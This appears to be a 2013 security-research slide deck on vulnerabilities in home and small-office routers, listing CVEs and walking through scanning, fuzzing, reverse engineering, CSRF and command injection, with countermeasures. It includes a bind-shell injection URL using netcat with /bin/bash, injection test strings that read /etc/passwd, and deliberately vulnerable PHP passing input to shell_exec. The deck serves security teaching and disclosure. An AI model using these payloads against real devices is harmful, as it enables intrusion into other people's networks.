



SO HOpelessly Broken: The Implications
of Pervasive Vulnerabilities in SOHO
Router Products.

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Why is this information relevant to you?

- Everyone in the audience is a consumer of SOHO networking equipment.
- **100%** of routers we evaluated were vulnerable to exploitation.

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- Great resource for embedded device hacking

READ OUR PAPERS!

- **Independent Security Evaluators**

- **Exploiting SOHO Routers -**

http://securityevaluators.com/content/case-studies/routers/soho_router_hacks.jsp

- **Exploiting SOHO Router Services -**

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Topics

- What are SOHO devices
- Players in the market
- Router Technology
- Testing Methodology
- Exploit Research and Development
- Mitigations

Holy hole in the router, Batman!



1. CVE-2013-0126: Cross-Site Request Forgery
2. CVE-2013-2644: FTP Directory Traversal
3. CVE-2013-2645: Cross-Site Request Forgery
4. CVE-2013-2646: Denial of Service
5. CVE-2013-3064: Unvalidated URL Redirect
6. CVE-2013-3065: DOM Cross-Site Scripting
7. CVE-2013-3066: Information Disclosure
8. CVE-2013-3067: Cross-Site Scripting
9. CVE-2013-3068: Cross-Site Request Forgery
10. CVE-2013-3069: Cross-Site Scripting
11. CVE-2013-3070: Information Disclosure
12. CVE-2013-3071: Authentication Bypass
13. CVE-2013-3072: Unauthenticated Hardware Linking
14. CVE-2013-3073: SMB Symlink Traversal
15. CVE-2013-3074: Media Server Denial of Service
16. CVE-2013-3083: Cross-Site Request Forgery
17. CVE-2013-3084: Cross-Site Scripting
18. CVE-2013-3085: Authentication Bypass
19. CVE-2013-3086: Cross-Site Request Forgery
20. CVE-2013-3087: Cross-Site Scripting
21. CVE-2013-3088: Authentication Bypass
22. CVE-2013-3089: Cross-Site Request Forgery
23. CVE-2013-3090: Cross-Site Scripting
24. CVE-2013-3091: Authentication Bypass
25. CVE-2013-3092: Failure to Validate HTTP Authorization Header
26. CVE-2013-3095: Cross-Site Request Forgery
27. CVE-2013-3096: Unauthenticated Hardware Linking
28. CVE-2013-3097: Cross-Site Scripting
29. CVE-2013-4654: SMB Symlink Traversal
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32. CVE-2013-4657: SMB Symlink Traversal
33. CVE-2013-4658: SMB Symlink Traversal
34. CVE-2013-4659: Multiple Buffer Overflows
35. CVE-2013-3365: Multiple Command Injection
36. CVE-2013-3366: Backdoor
37. CVE-2013-3367: Backdoor
38. CVE-2013-3516: Cross-Site Request Forgery/Token Bypass
39. CVE-2013-3517: Cross-Site Scripting
40. CVE-2013-3093: Cross-Site Request Forgery
41. CVE-2013-3094: Persistent Code Execution
42. CVE-2013-3098: Cross-Site Request Forgery
43. CVE-2013-3099: Unvalidated URL Redirect
44. CVE-2013-3100: Multiple Buffer Overflows
45. CVE-2013-3101: Cross-Site Scripting
46. CVE-2013-4855: Symlink Traversal
47. CVE-2013-4856: Information Disclosure
48. CVE-2013-4857: File Inclusion
49. CVE-2013-4848: Cross-Site Request Forgery
50. CVE-2013-4913: Improper File-system permissions
51. CVE-2013-4914: Improper File-system permissions
52. CVE-2013-4915: Improper File-system permissions
53. CVE-2013-4916: Improper File-system permissions
54. CVE-2013-4917: Improper File-system permissions
55. CVE-2013-4918: Insecure Cryptographic Storage
56. CVE-2013-4919: Insecure Cryptographic Storage

Subject Background

- **What are SOHO network devices?**
 - Networking equipment used in small networks
 - Supplemental equipment (e.g., enterprise networks)
- **Who uses SOHO networking devices?**
 - Small Businesses
 - Home Users
 - Large Enterprises

Players in the SOHO Market

- **Vendors**

- Linksys, Belkin, Netgear, ASUS, Actiontec, D-Link, TP-Link, TRENDnet

- **Consumers**

- Ma and Pa (Home Users)
- KWIK-E Mart (Small Businesses)
- Large Enterprises



Evaluated SOHO Products


- **ASUS:** RT-AC66U and RT-N56U
- **TRENDnet:** TEW-812DRU
- **TP-LINK:** TL-WDR4300 and TL-1043ND
- **Linksys:** EA6500 and WRT310Nv2
- **Netgear:** WNR3500 and WNDR4700
- **Belkin:** N900, N300, and F5D8236-4v2
- **D-Link:** DIR-865L
- **Verizon Actiontec:** MI424WR-GEN3I

Why did we choose these routers?

- Popular brands
- Popular models
- New router technology

Is this a Router or a Millennium Falcon?

- **21st Century SOHO Router Technology**
 - Ability to stream digital content
 - Ability to backup networked computers
 - Network Attached Storage (NAS)
 - Network Printing
 - Cloud Ready file access



Security Risks

- Larger attack surface
- Insecure by default
- Assumption of security on the (wireless) LAN
- Poor security design and implementation

Testing Methodology

- Information Gathering
- Scanning and Enumeration
- Gaining Access
- Maintaining Access

Information Gathering

- **Administration Settings**
 - Default credentials
 - Management interface
- **WLAN Settings**
 - SSID and wireless encryption
- **Network Service Settings**
 - DHCP, DNS, SNMP, UPnP, SMB, FTP, etc.

Scanning and Enumeration Cont.

```
root@Hak42:~# nmap -sS -Pn -sV -p T:1-65535 192.168.1.1
Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-28 18:25 EDT
Nmap scan report for Wireless_Broadband_Router.InfoSec42 (192.168.1.1)
Host is up (0.0053s latency).
Not shown: 65524 closed ports
PORT      STATE SERVICE          VERSION
23/tcp    open  tcpwrapped
80/tcp    open  http              Verizon FIOS Actiontec http config
234/tcp   open  tcpwrapped
443/tcp   open  ssl/http          Verizon FIOS Actiontec http config
992/tcp   open  ssl/tcpwrapped
2555/tcp  open  unknown
2556/tcp  open  unknown
4567/tcp  open  http              Actiontec TR069 remote access
8023/tcp  open  tcpwrapped
8080/tcp  open  http              Verizon FIOS Actiontec http config
8443/tcp  open  ssl/http          Verizon FIOS Actiontec http config
```

Port Scan

TCP: nmap -sS -Pn -sV -p T:1-65535

X.X.X.X

UDP: nmap -sU -Pn -p U:1-65535 X.X.X.X

Banner Grab

Netcat: nc -nv <X.X.X.X> <port>

```
root@Hak42:~# nc -nv 192.168.1.1 8080
(UNKNOWN) [192.168.1.1] 8080 (http-alt) open
GET / HTTP/1.1

HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: rg_cookie_session_id=1476875494; path=/;
Cache-Control: no-cache,no-store
Pragma: no-cache
Expires: Sun, 28 Jul 2013 22:33:39 GMT
Date: Sun, 28 Jul 2013 22:33:39 GMT
Accept-Ranges: bytes
Connection: close

<!-- Page(9074)=[Login] --><HTML><HEAD><META HTTP-E
TENT="NO-CACHE"><META HTTP-EQUIV="PRAGMA" CONTENT="NO
ground-image: url('images/gradientstrip.gif'); backgr
TD, INPUT, OPTION, SELECT {font-size: 11px}
TD, GRID, /border-left:1px solid #ffffff;border-top:1px
```


Gaining Access



- **Service Investigation**
 - Analyze web applications
 - Analyze servers (e.g., FTP, SMTP, SMB, HTTP)
 - Source Code Review (Static Code Analysis)
 - Fuzz Network Services (Dynamic Analysis)

Analyzing Web Applications

- **Understand the application**
 - Programming languages used
 - Server side (e.g., PHP, .NET, Python, ASP, Ruby on Rails)
 - Client side (e.g., JavaScript, HTML, JSON, Flash)
 - Protocols and APIs used (e.g., SOAP, REST)
 - Internet Media Type/MIME (e.g., JavaScript, HTML)
- **Toolz**
 - Web proxy (i.e., Burpsuite)
 - Firebug (JavaScript debugger, HTML inspection)
 - Web Crawler

Analyzing Web Applications Cont.

Burpsuite



Firebug

Analyzing Servers

- **Authentication**
 - Type (e.g., Password, Certificate)
 - Anonymous access/Weak or no credentials
 - Misconfigurations (e.g., Directory listing, permissions)
- **Encryption**
 - SSL/TLS?
 - SSH (AES, 3DES)?

Static Code Analysis

- **If source code is available, GET IT!**
- **Things to look for:**
 - Logic flaws (e.g., authentication, authorization)
 - Functions not performing bounds-checking
 - Backdoors

Static Code Cont.

Vulnerable code

```
char ttybuf[16], buf[256];
FILE *ppp_fp;
int i;

system("mkdir -p /tmp/ppp");
sprintf(buf, "echo '%s * %s *'>/tmp/ppp/pap-secrets", nvrnram_safe_get("wan_pptp_username"), nvrnram_safe_get("wan_pptp_passwd"));
system(buf);
sprintf(buf, "echo '%s * %s *'>/tmp/ppp/chap-secrets", nvrnram_safe_get("wan_pptp_username"), nvrnram_safe_get("wan_pptp_passwd"));
system(buf);
```

*Code from the TRENDnet TEW-812DRU – network.c

Fuzzing (Dynamic Analysis)

- **What happens if peculiar input is introduced?**
 - A{-G42!BBB}}}}}/\V}}}}}}+=-_-1234d`~~((.)_(.))\$
 - AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
- **Fuzzers**
 - **SPIKE:** generic_send_tcp X.X.X.X 21 ftp.spk 0 0
 - **BED:** ./bed.pl -s HTTP -t X.X.X.X -p 80
 - **Metasploit Framework**
 - **Python!**

SPIKE

Spike Template (* .spk)

```
Gimppy@Hak42: ~/ISE/SOHO/Asus/RT_AC66U x Gin
s_string("GET");
s_string(" ");
s_string_variable("/fuzz");
s_string(" ");
s_string("HTTP/1.1");
s_string("\r\n");
sleep(1);

s_string("Host: ");
s_string_variable("192.168.2.44");
s_string(":");
s_string_variable("80");
s_string("\r\n");
sleep(1);

s_string("User-Agent");
s_string(": ");
s_string_variable("Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.8.1.14)");
s_string("\r\n\r\n");
sleep(1);
█
```


SPIKE Cont.

Fuzzing

```
Gimpy@Hak42:/usr/share/spike$ generic_send_tcp 192.168.1.1 8080 http.spk 0 0
Total Number of Strings is 681
Fuzzing
Fuzzing Variable 0:0
Fuzzing Variable 0:1
Variablesize= 5004
Fuzzing Variable 0:2
Variablesize= 5005
Fuzzing Variable 0:3
Variablesize= 21
^C
```

Analyze Fuzzing Results

- **Toolz**

- Debugger (i.e., GDB)
- System Call Tracer (i.e., strace)

```
gdb) i r
      zero      at      v0      v1      a0      a1      a2      a3
R0    00000000  00000000  00000000  1dcd0000  7fff69c0  00000000  00000000  00000000
      t0      t1      t2      t3      t4      t5      t6      t7
R8    00000000  0000fc00  00000000  802de000  00000000  00000004  7f82ed18  00000000
      s0      s1      s2      s3      s4      s5      s6      s7
R16   42424242  42424242  42424242  42424242  42424242  00425008  7fff6c50  00410000
      t8      t9      k0      k1      gp      sp      s8      ra
R24   00000000  7fff6b50  00000000  00000000  42424242  7fff6b60  00410000  7fff6b58
      status   lo      hi  badvaddr  cause   pc
      0100fc13  02625a00  00000000  2ab59358  00000024  7fff6b64
      fcsr     fir     hi1     lo1     hi2     lo2     hi3     lo3
      00000000  00000000  00000000  00000000  00000000  00000000  00000000  00000000
      dspctl  restart
      00000000  00000000

gdb) x/21i $sp
0x7fff6b60:  andi    at,k1,0x4132
> 0x7fff6b64:  lui     t0,0x6e6c
```

*Debugging ASUS
RT-AC66U exploit

Gaining Access Cont.

- **Reverse Engineering**
 - Router Binaries
- **Simple RE Toolz and Techniques**
 - Strings
 - Hexdump
 - Grep
 - Open source? Perform static analysis!
- **Exploit Development**

Reverse Engineering Toolz and Techniques

- **Strings:** strings -n <INT> <FILE>

```
Gimpy@Hak42:~/ISE/SOH0/TP-LINK/TL-WDR1043ND$ strings -n 10 wr1043nv1_en_3_13_12_up_boot\120405\).bin
TP-LINK Technologies
U-Boot 1.1.4 (Mar 31 2012 - 10:40:21)
ag7100_get_ethaddr
`*** failed ***
### ERROR ### Please RESET the board ###
## Warning: gatewayip needed but not set
ARP Retry count exceeded; starting again
%d.%d.%d.%d
bad length %d < %d
```

*TP-Link TL-1043ND Firmware

Reverse Engineering Toolz and Techniques

- **Grep:** `grep -R <string> *`

```
irmware$ grep -R backdoor *
DRU_v1.0.8.0/src/router/mipsel-uclibc/install/httpd/usr/sbin/httpd matches
/src/router/shared/broadcom.c://Tom.Hung 2012-6-27, Add backdoor feature
/src/router/shared/broadcom.c:static int backdoor(webs_t wp, char_t *urlPrefix, char_t *webDir, int arg,
/src/router/shared/broadcom.c:static void do_backdoor_asp(char *url, FILE *stream)
/src/router/shared/broadcom.c:    backdoor(stream, NULL, NULL, 0, url, path, query);
/src/router/shared/broadcom.c:    { "backdoor*", "text/html", no_cache, NULL, do_backdoor_asp, do_auth },
```


*Code from the TRENDnet TEW-812DRU

Exploit Development

- Cross-Site Request Forgery
- Command Injection
- Directory Traversal
- Buffer Overflow

Cross-Site Request Forgery

#define: CSRF is an attack that forces an unsuspecting victim into executing web commands that perform unwanted actions on a web application.



Testing for Cross-Site Request Forgery

- Anti-CSRF Tokens?
- HTTP referrer checking?

```
<h1>Password Reset Configuration</h1>
```

```
<h3>Choose one of the questions in the list for each question, then provide an answer. You will have to answer password.</h3>
```

```
<h2>Challenge Questions</h2>
```

```
▼ <form id="Form1" method="POST" name="PasswordQuestions" style="margin:0" action="">
```

```
<input type="hidden" value="18z2q5m5j7m5v4iufkfsyioh0e3bycnytr6wdq7dsnns4hfvro" name="1k8lin552kl9o0tc">
```

```
<input type="hidden" value="submit" name="submitted">
```

```
<input type="hidden" value="false" name="isSimpleResetEnabled">
```



Cross-Site Request Forgery Countermeasures

- **Users**
 - Logout of web applications
 - Do NOT save credentials in your browser
- **Developers**
 - Implement Anti-CSRF tokens **AND** HTTP referrer checking

Command Injection

#define:

Command Injection is a form of attack where operating system specific commands are injected into a vulnerable application for execution.



The screenshot shows a web browser window with the URL `192.168.15.10443/foo.pl? nc -lvnp 4444 -e /bin/bash%26``. The browser's address bar and navigation buttons are visible. Below the browser, a terminal window titled `root@Hak42: ~` shows the execution of a netcat listener. The terminal output includes the following text:

```
root@Hak42:~# nc -nv 192.168.15.10444
(UNKNOWN) [192.168.15.234] 4444 (?) open
id
uid=1001(nginx) gid=1002(nginx) groups=1000(nginx)
uname -a
Linux localhost 2.6.24-gentoo-r5 #1 SMP Tue Aug 14 22:03:11 EDT 2007; root@Hak42:~#
el GNU/Linux
ifconfig

id
uid=1001(nginx) gid=1002(nginx) groups=1000(nginx)
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:1A:62:00
          inet addr:192.168.15.10444  Bcast:192.168.15.10444
          inet6 addr: fe80::250:56ff:fe82:1a62  PrefixLen64
          UP BROADCAST RUNNING MULTICAST
          RX packets:63246 errors:0 dropped:0 overruns:0 frame:0
          TX packets:12709 errors:0 dropped:0 overruns:0 frame:0
          collisions:0 txqueuelen:1000
          RX bytes:9729629 (9.2 Mb)  TX bytes:10444
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
```

rating stats for nina...

Testing for Command Injection

- **Survey the application**

- Look for application features that could call underlying system functionality(e.g., ping, traceroute)
- Source code? Static analysis!

- **Test Examples**

- `ifconfig ; cat /etc/passwd` ← Linux
- `dir | ipconfig` ← Windows/Linux
- `ls /var/www/`<cmd>`` or `$(<cmd>)` ← Linux*
*Command substitution


Command Injection – Vulnerable Code

```
<?php
```

```
$dig=shell_exec("dig {$_GET['Domain']}");
```

```
echo($dig);
```

```
?>
```



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh r
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/k
/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats
Server,,:/nonexistent:/bin/false messagebus:x:102:106:./var/run/dbus:/bin
/usbmux:/bin/false miredo:x:105:65534:./var/run/miredo:/bin/false ntp:x:1
/run/avahi-daemon:/bin/false pulse:x:109:117:PulseAudio daemon,,:/var/t
/bin/false postgres:x:112:123:PostgreSQL administrator,,:/var/lib/postgre
/lib/snmp:/bin/false stunnel4:x:116:127:./var/run/stunnel4:/bin/false statd
gdm:x:120:131:Gnome Display Manager:/var/lib/gdm3:/bin/false Gimp.py:
```

Command Injection Countermeasures

- **Developers**

- Avoid calling shell commands when possible
- If an API does not exist, sanitize user input before passing it to a function that executes system commands.

